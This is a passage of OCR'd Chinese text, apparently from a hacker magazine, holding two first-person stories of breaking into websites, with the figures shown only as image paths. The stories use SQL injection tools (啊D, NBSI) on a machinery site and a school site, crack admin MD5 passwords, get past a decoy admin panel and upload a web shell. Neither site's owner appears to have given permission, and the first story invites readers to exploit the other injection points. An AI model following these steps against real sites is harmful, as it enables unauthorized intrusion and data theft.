


图8




图9

12个网站，我一个个的试过来，最终通过下面这个站点旁注拿下了。

三、柳暗花明

我又找到了一个武汉什么机械网，使用啊D直接搜索出了注入点，然后依次是猜解帐号、密码、后台，寻找上传点，上传图片并进行抓包，如图7。

使用Upfile_photo.asp上传，直接传大马上去，如图8，然后访问大马，如图9。由于时间问题我就没有再深入下去，很多个网站还有N多个注入点，如何发挥就靠你们自己了。

最后谈下感慨，以前觉得网络很发达了，什么东西都可以从网上找到，认为买书是件愚蠢的事，但是看了两期X档案后才发现，书一直存在是有它的道理的，书上总结的都是很经典的，很实用的知识，而网上查来的却充斥着杂、乱、假，买书绝对是一件让你的学习更省时省力的捷径。

文章难易度：★★★

文章阅读点：寻找到真正的后台，利用ewebeditor拿到webshell

当小菜遇上恶心站长

fjhh

在QQ上与新认识的网友天南海北瞎扯了一番后，说到了他们学校上去，于是就有了检测的想法，说干就干，操着啊D就上了，直接把地址放到啊D里进行检测，不一会儿就扫描出了一个注入点，如图1。




图1

也成功的猜解出了admin表，可是却没有找到字段，单击“管理后台检查”来寻找后台目录，也顺利的找到，查看网页源文件，如图2所示。很多时候，我们在猜解不出字段时，都可以利用源文件中表单的name值得到字段名。添加好字段，成功猜解出了用户名和密码，如图3。这里不得不佩服一下NBSI，在用户名、密码的猜解上远比其它工具要强大的多，刚才在使用啊D猜解时就出现了假死的状态。




图2

兴冲冲的拿到 md5 网站上查询，成功得到了密码，可登录就没有预想的那么顺利了，居然提示密码错误，这可就奇怪了，该不会是用的其它方法加密的吧，我仔细观察了一下，确实使用的 md5 加密的呀，况且密码都被破解出来了，我迷茫了 N 秒，又跑到前台看了看，随便找了张图片右键查看其地址，发现有点儿不对了，如图 4 。那一刻，邪恶的笑容终于出现了，哈哈，这站长朋友居然拿了个假后台来欺骗我等菜鸟呀。




图 3




图 4

